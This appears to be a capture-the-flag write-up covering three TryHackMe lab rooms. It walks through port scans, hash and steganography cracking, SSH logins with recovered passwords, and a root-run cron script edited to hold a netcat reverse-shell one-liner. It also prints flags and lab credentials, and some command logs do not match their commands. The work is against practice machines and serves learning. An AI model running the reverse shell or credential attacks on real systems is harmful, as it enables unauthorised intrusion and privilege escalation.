
The screenshot shows the Chrome DevTools Inspector's Element tab. A search bar at the top is set to "hidden". The main pane displays the following HTML code:

```
<p hidden="">
  its encoded with
  ba....:ObsJmP173N2X6d0rAgEAL0Vu
</p>
```


The text "ba....:ObsJmP173N2X6d0rAgEAL0Vu" is highlighted with a blue selection bar. To the right, the "Elements" panel shows the corresponding CSS styles:

```
element :: {
}
* :: {
  margin: ▶ 0px 0px 0px
  padding: ▶ 0px 0px 0px
}
```

A tooltip at the bottom right of the Elements panel says "Inherited from span".



I use the decoded hash to access the super hidden directory, I immediately check the source code and found another hash;



It may be a SSH key so let's use John2SSh again

```
(kali㉿kali)-[~/Downloads]
└─$ john --wordlist=easypeasy_1596838725703.txt --format=gost 940d71e8655ac41efb5f8ab850668505b86dd64186a66e57d1483e7f5fe6fd81
stat: 940d71e8655ac41efb5f8ab850668505b86dd64186a66e57d1483e7f5fe6fd81: No such file or directory
(kali㉿kali)-[~/Downloads]
└─$ nano hash.txt

(kali㉿kali)-[~/Downloads]
└─$ john --wordlist=easypeasy_1596838725703.txt --format=gost hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (gost, GOST R 34.11-94 [64/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
mypasswordforthatjob (?)
1g 0:00:00:00 DONE (2024-04-11 19:01) 50.00g/s 204800p/s 204800c/s 204800C/s mypasswordforthatjob.. flash88
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Now that we have the ssh password lets connect in;

```
(kali㉿kali)-[~/Downloads]
└─$ curl http://10.10.226.198:65524/n0thing3ls3mt3r/binarycodepixabay.jpg
--2024-04-11 19:12:17-- http://10.10.226.198:65524/n0thing3ls3mt3r/binarycodepixabay.jpg
Connecting to 10.10.226.198:65524... connected.
HTTP request sent, awaiting response... 200 OK
Length: 90158 (90.1K) [image/jpeg]
Saving to: "binarycodepixabay.jpg"

binarycodepixabay.jpg          100%[=]  88.4KB/s    in 1.0s
2024-04-11 19:12:18 (88.4 KB/s) - "binarycodepixabay.jpg" saved [90158/90158]

(kali㉿kali)-[~/Downloads]
└─$ ls
60hQzDz.html  binarycodepixabay.jpg  BXBbyYs3.html  Gr7TwK60.html  'home-made lists'  LinEnum  matrix.jpg  src  Utility 'Welcome to ctf!.html'
a.py  buildscript.sh  easypeasy_1596838725703.txt  hash.txt  index.html  matrix-3109795_960_720.jpg  Reng0.ovpn  Training  Weapons
└─$ steghide extract -sf binarycodepixabay.jpg
Enter passphrase:
wrote extracted data to "secrettext.txt".
(kali㉿kali)-[~/Downloads]
└─$ cat secrettext.txt
username:boring
password:
01101001 01100101 01101101 01101010 01100100 01100100 01100101 01110000 01100001 01100111 01101111 01100100 01100100 01110100
0111 01100010 01101001 01101110 01100001 01100100 01100101 01110001 01100111 01101111 01100100 01100100 01110100
0111 01100010 01101001 01101110 01100001 01100100 01100101 01110001 01100111 01101111 01100100 01100100 01110100
```

Ok so I need to decode some binary to find this flag;

The screenshot shows the CyberChef interface. In the 'Input' section, there is a large binary string: 01101001 01100011 01101110 01101110 01100101 01100010 01101001 01100100 01101101 01101101 01100001 01100001 01100011 01100011 01101111 01101111 01100010 01100010 01101111 01101111 01100010 01100010 01101101 01101101 01100001 01100010 01101101 01101101 01100001. In the 'Output' section, the converted ASCII string is shown: Iconvertedmypasswordtobinary.

Now lets access the machine using ssh;

```
(kali㉿kali)-[~/Downloads]
$ ssh -p 6498 boring@10.10.226.198
The authenticity of host '[10.10.226.198]:6498 ([10.10.226.198]:6498)' can't be established.
ED25519 key fingerprint is SHA256:6XHUSqR7Smm/Z9qPOQEMkXuhmxFm+McHTLbLqKoNL/Q.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.226.198]:6498' (ED25519) to the list of known hosts.
*****
** This connection are monitored by government official      **
** Please disconnect if you are not authorized           **
** A lawsuit will be filed against you if the law is not followed   **
*****
boring@10.10.226.198's password:
You Have 1 Minute Before AC-130 Starts Firing
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
!!!!!!!!!!!!!!I WARN YOU !!!!!!!
You Have 1 Minute Before AC-130 Starts Firing
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
!!!!!!!!!!!!!!I WARN YOU !!!!!!!
boring@kral4-PC:~$
```

Let's have a gander;

```
boring@kral4-PC:~$ ls -la
total 40
drwxr-xr-x 5 boring boring 4096 Jun 15 2020 .
drwxr-xr-x 3 root root 4096 Jun 14 2020 ..
-rw----- 1 boring boring 2 Apr 11 16:17 .bash_history
-rw-r--r-- 1 boring boring 220 Jun 14 2020 .bash_logout
-rw-r--r-- 1 boring boring 3130 Jun 15 2020 .bashrc
drwx----- 2 boring boring 4096 Jun 14 2020 .cache
drwx----- 3 boring boring 4096 Jun 14 2020 .gnupg
drwxrwxr-x 3 boring boring 4096 Jun 14 2020 .local
-rw-r--r-- 1 boring boring 807 Jun 14 2020 .profile
-rw-r--r-- 1 boring boring 83 Jun 14 2020 user.txt
boring@kral4-PC:~$ cat user.txt
User Flag But It Seems Wrong Like It`s Rotated Or Something
synt{a0jvgf33zfa0ez4y}
```

Lets DECODE IT!!!

Checking the cronjobs so see what is perpetually running;

```
boring@kral4-PC:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab` command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.


SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *      * * *    root    cd / && run-parts --report /etc/cron.hourly
25 6     * * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6     * * 7    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6     1 * *  root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )

# *      * * *    root    cd /var/www/ && sudo bash .mysecretcronjob.sh


boring@kral4-PC:~$ cd /var/www
boring@kral4-PC:/var/www$ ls
html
boring@kral4-PC:/var/www$ cd html
boring@kral4-PC:/var/www/html$ ls
index.html  nothing3ls3m4tt3r  robots.txt  web0
boring@kral4-PC:/var/www/html$ cd ..
boring@kral4-PC:/var/www$ ls -la
```

Lets start up a reverse shell;




```
#!/bin/bash
# i will run as root
rm /tmp/f ; mkfifo /tmp/f ; cat /tmp/f | /bin/sh -i 2>&1 | nc 10.2.9.196 5365 >/tmp/f
```

Set up the Netcat listener;




```
$ nc -lnpv 5365
listening on [any] 5365 ...
```

After a while I was able to secure a reverse shell;



```
listening on [any] 5365 ...
connect to [10.2.9.196] from (UNKNOWN) [10.10.226.198] 43464
/bin/sh: 0: can't access tty; job control turned off
# whoami?
/bin/sh: 1: whoami?: not found
# whoami
root
#
```

Lets navigate around to see what is here, found to root flag;



```
# cd root
# ls
# ls -la
total 40
drwx----- 5 root root 4096 Jun 15 2020 .
drwxr-xr-x 23 root root 4096 Jun 15 2020 ..
-rw----- 1 root root 883 Jun 15 2020 .bash_history
-rw-r--r-- 1 root root 3136 Jun 15 2020 .bashrc
drwx----- 2 root root 4096 Jun 13 2020 .cache
drwx----- 3 root root 4096 Jun 13 2020 .gnupg
drwxr-xr-x 3 root root 4096 Jun 13 2020 .local
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rw-r--r-- 1 root root 39 Jun 15 2020 .root.txt
-rw-r--r-- 1 root root 66 Jun 14 2020 .selected_editor
# cat root.txt
cat: root.txt: No such file or directory
# cat .root.txt
flag{63a9f0ea7bb98050796b649e85481845}
#
```

SUCCESS

The screenshot shows the TryHackMe platform interface for the 'Easy Peasy' challenge. At the top, there's a navigation bar with 'Learn', 'Compete', and 'Other' tabs. Below that is a challenge card for 'Easy Peasy' with a difficulty rating of 'Easy' and a duration of '0 min'. The main area features a chart titled 'Rooms completed (100%)' showing the progress of various users over time. A 'Target Machine Information' panel shows the title 'A.M.L.CTF', target IP '10.10.226.198', and expiration time '17min 1s'. The task list includes 'Task 1: Enumeration through Nmap' and 'Task 2: Compromising the machine'.

### Task 3; Brooklyn Nine Nine - <https://tryhackme.com/room/brooklynninenine>

Nmap it!

```
(kali㉿kali)-[~/Downloads]
└─$ nmap -sV -Pn -p- -T5 10.10.203.48
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-11 19:47 EDT
Warning: 10.10.203.48 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.203.48
Host is up (0.16s latency).
Not shown: 65441 closed tcp ports (conn-refused), 91 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.3
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 758.01 seconds
```

Observe the webpage and look around the source code;



Did someone say steganography;

```

(kali㉿kali)-[~/Downloads]
$ wget http://10.10.203.48/brooklyn99.jpg
--2024-04-11 20:01:57-- http://10.10.203.48/brooklyn99.jpg
Connecting to 10.10.203.48:80... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 69685 (68K) [image/jpeg]
Saving to: 'brooklyn99.jpg'

brooklyn99.jpg          100%[=====] 68.05K   201KB/s   in 0.3s

2024-04-11 20:01:58 (201 KB/s) - 'brooklyn99.jpg' saved [69685/69685]

```

We cracked the hidden password;

```

(kali㉿kali)-[~/Downloads]
$ stegcracker brooklyn99.jpg /usr/share/wordlists/rockyou.txt
StegCracker 2.1.0 - (https://github.com/Paradoxis/StegCracker)
Copyright (c) 2024 - Luke Paris (Paradoxis)

StegCracker has been retired following the release of StegSeek, which
will blast through the rockyou.txt wordlist within 1.9 second as opposed
to StegCracker which takes ~5 hours.

StegSeek can be found at: https://github.com/RickdeJager/stegseek

Counting lines in wordlist..
Attacking file 'brooklyn99.jpg' with wordlist '/usr/share/wordlists/rockyou.txt' ..
Successfully cracked file with password: admin
Tried 20459 passwords
Your file has been written to: brooklyn99.jpg.out
admin

```

```
└─(kali㉿kali)-[~/Downloads]
└─$ cat brooklyn99.jpg.out
Holts Password:
fluffydog12@ninenine

Enjoy !!
```

Success so let's use this to do some damage;

```
└─(kali㉿kali)-[~/Downloads]
└─$ ssh holt@10.10.203.48
holt@10.10.203.48's password:
Last login: Tue May 26 08:59:00 2020 from 10.10.10.18
holt@brookly_nine_nine:~$ █
```

We are in let's look around for our flag

```
holt@brookly_nine_nine:~$ ls -la
total 48
drwxr-xr-x 6 holt holt 4096 May 26 2020 .
drwxr-xr-x 5 root root 4096 May 18 2020 ..
-rw----- 1 holt holt 18 May 26 2020 .bash_history
-rw-r--r-- 1 holt holt 220 May 17 2020 .bash_logout
-rw-r--r-- 1 holt holt 3771 May 17 2020 .bashrc
drwx----- 2 holt holt 4096 May 18 2020 .cache
drwx----- 3 holt holt 4096 May 18 2020 .gnupg
drwxrwxr-x 3 holt holt 4096 May 17 2020 .local
-rw-r--r-- 1 holt holt 807 May 17 2020 .profile
drwx----- 2 holt holt 4096 May 18 2020 .ssh
-rw----- 1 root root 110 May 18 2020 nano.save
-rw-rw-r-- 1 holt holt 33 May 17 2020 user.txt
holt@brookly_nine_nine:~$ cat user.txt
ee11cbb19052e40b07aac0ca060c23ee
```

Great now let's go for admin;

```
holt@brookly_nine_nine:/$ cd /root
-bash: cd: /root: Permission denied
holt@brookly_nine_nine:/$ nano /root
holt@brookly_nine_nine:/$ nano /root/root.txt
holt@brookly_nine_nine:/$ sudo nano /root/root.txt
holt@brookly_nine_nine:/$ █
```

Luckily sudo isn't blocked for us so let's use that instead;

```
GNU nano 2.9.3                                     /root/root.txt

█- Creator : Fsociety2006 --
Congratulations in rooting Brooklyn Nine Nine
Here is the flag: 63a9f0ea7bb98050796b649e85481845
Enjoy !!
```

Success

Room completed (100%).

**Chart**

User	Progress (%)
Rügen	80
AkumaAsylan	60
NinoFuture	60
celiback	60
Powerfletchen	60
Sumeet	60
zamn	60
Jakuðó	60
Zileesiy	60
Rong0	60

**Target Machine Information**

Title	Target IP Address	Expires
Brooklyn99 CTF	10.10.203.48	1h 13min 39s

**Task 1 Deploy and get hacking**

This room is aimed for beginner level hackers but anyone can try to hack this box. There are two main intended ways to root the box. If you find more dm me in discord at fsociety2006.

**Start Machine**


## Task 4; Mustacchio - <https://tryhackme.com/room/mustacchio>

Do I still need to explain step 1?

```
(kali㉿kali)-[~/Downloads]
$ nmap -sV -Pn -T5 10.10.170.212
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-11 20:33 EDT
Nmap scan report for 10.10.170.212
Host is up (0.18s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http   Apache httpd 2.4.18 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.26 seconds
```

Found nothing out of place just check out the webpage;



Still couldn't find anything on my side, but what is not being shown?

```
([kali㉿kali]-[~/Downloads/home-made lists])
$ gobuster dir -u http://10.10.170.212 -w big.txt -t 20
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:                      http://10.10.170.212
[+] Method:                   GET
[+] Threads:                  20
[+] Threads:                  20
[+] Threads:                  20
[+] Wordlist:                 big.txt
[+] Negative Status codes:   404
[+] User Agent:               gobuster/3.6
[+] Timeout:                  10s
Starting gobuster in directory enumeration mode
=====
/.htaccess      (Status: 403) [Size: 278]
/.htpasswd      (Status: 403) [Size: 278]
/custom         (Status: 301) [Size: 315] [→ http://10.10.170.212/custom/]
/fonts          (Status: 301) [Size: 314] [→ http://10.10.170.212/fonts/]
/images         (Status: 301) [Size: 315] [→ http://10.10.170.212/images/]
/robots.txt     (Status: 200) [Size: 28]
/server-status  (Status: 403) [Size: 278]
Progress: 20476 / 20477 (100.00%)
=====
Finished
```

Interestingly this /custom page has a .bak file of users. This could be handy;

Index of /custom/js

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>	-	-	-
<a href="#">mobile.js</a>	2021-06-12 15:48	1.4K	
<a href="#">users.bak</a>	2021-06-12 15:48	8.0K	

Apache/2.4.18 (Ubuntu) Server at 10.10.170.212 Port 80

We can see that this file is a sqlite3 file so let's access the database and see what we can find;

```
(kali㉿kali)-[~/Downloads]
└─$ file users.bak
users.bak: SQLite 3.x database, last written using SQLite version 3034001, file counter 2, database pages 2, cookie 0x1, schema 4
, UTF-8, version-valid-for 2

(kali㉿kali)-[~/Downloads]
└─$ sqlite3 users.bak
SQLite version 3.45.1 2024-01-30 16:01:20
Enter ".help" for usage hints.
sqlite> .dump
PRAGMA foreign_keys=OFF;
BEGIN TRANSACTION;
CREATE TABLE users(username text NOT NULL, password text NOT NULL);
INSERT INTO users VALUES('admin', '1868e36a6d2b17d4c2745f1659433a54d4bc5f4b');
COMMIT;
sqlite> 
```

Well we have a password hash for admin;

Free Password Hash Cracker

---

Enter up to 20 non-salted hashes, one per line:

1868e36a6d2b17d4c2745f1659433a54d4bc5f4b

I'm not a robot

reCAPTCHA  
Privacy · Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(shai\_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
1868e36a6d2b17d4c2745f1659433a54d4bc5f4b	sha1	bulldog19

Color Codes: Green: Exact match. Yellow: Partial match. Red: Not found.

[Download CrackStation's Wordlist](#)


I tried SSH and that didn't work so I got stuck, I found that there was another hidden port that my nmap didn't pick up;

```
(kali㉿kali)-[~/Downloads]
└─$ nmap -p 8765 10.10.170.212
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-11 21:23 EDT
Nmap scan report for 10.10.170.212
Host is up (0.16s latency).

PORT      STATE SERVICE
8765/tcp  open  ultraseek-http

Nmap done: 1 IP address (1 host up) scanned in 0.35 seconds
```

Now that we got unstuck we found an admin panel, which is where our stolen credentials are actually suppose to go;



Once we log in we can see a comment form where we can type in values;

```

<!DOCTYPE html>
<html lang="en"> [Event] scroll
  <head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Mustacchio | Admin Page</title>
    <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.0.0-beta3/dist/css/bootstrap.min.css" rel="stylesheet" integrity="sha384-eJMYsd5311+scO/JGFS12c+5NDVN2y8+0Rdg@010n+P48cx1pbZKgwrA6" crossorigin="anonymous">
    <link rel="stylesheet" href="/assets/css/home.css">
    <script type="text/javascript">
      //document.cookie = "Example=/auth/dontforget.bak"; function checkarea() { let
      tbx = document.getElementById("box").value; if (tbx == null || tbx.length == 0)
        { alert("Insert XML Code!"); }
      </script>
    </head>
    <body>
      <!--Barry, you can now SSH in using your key!-->
      
      <nav class="position-fixed top-0 w-100 m-auto">
        <ul class="d-flex flex-row align-items-center justify-content-between h-100">
          </ul>
      </nav>
      <section id="add-comment" class="container-fluid d-flex flex-column align-items-

```

Looking in the page source I see there is another .bak file for a user called barry let's grab that and see what we can do;

```

(kali㉿kali)-[~/Downloads]
$ wget http://10.10.170.212:8765/auth/dontforget.bak
--2024-04-11 22:08:46-- http://10.10.170.212:8765/auth/dontforget.bak
Connecting to 10.10.170.212:8765 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 996 [application/octet-stream]
Saving to: 'dontforget.bak'

dontforget.bak           100%[=====]   996  --.-KB/s   in 0s

2024-04-11 22:08:47 (170 MB/s) - 'dontforget.bak' saved [996/996]

```


Great so glad I spent time reading that, but on something actually worth it is seeing how the information is stored with the correlating tags so let's use this for the comments page;

```

File Actions Edit View Help
GNU nano 7.2
<?xml version="1.0" encoding="UTF-8"?>
<comment>
  <name>Joe Hamd</name>
  <author>Barry Clad</author>
  <com>his paragraph was a waste of time and space. If you had not read this and I had not typed this you and I could've done something more productive than reading this mindlessly and carelessly as if you did not have anything else to do in life. Life is so precious because it is short and you are being so careless that you do not realize it until now since this void paragraph mentions that you are doing something so mindless, so stupid, so careless that you realize that you are not using your time wisely. You could've been playing with your dog, or eating your cat, but no. You want to read this barren paragraph and expect something marvelous and terrific at the end. But since you still do not realize that you are wasting 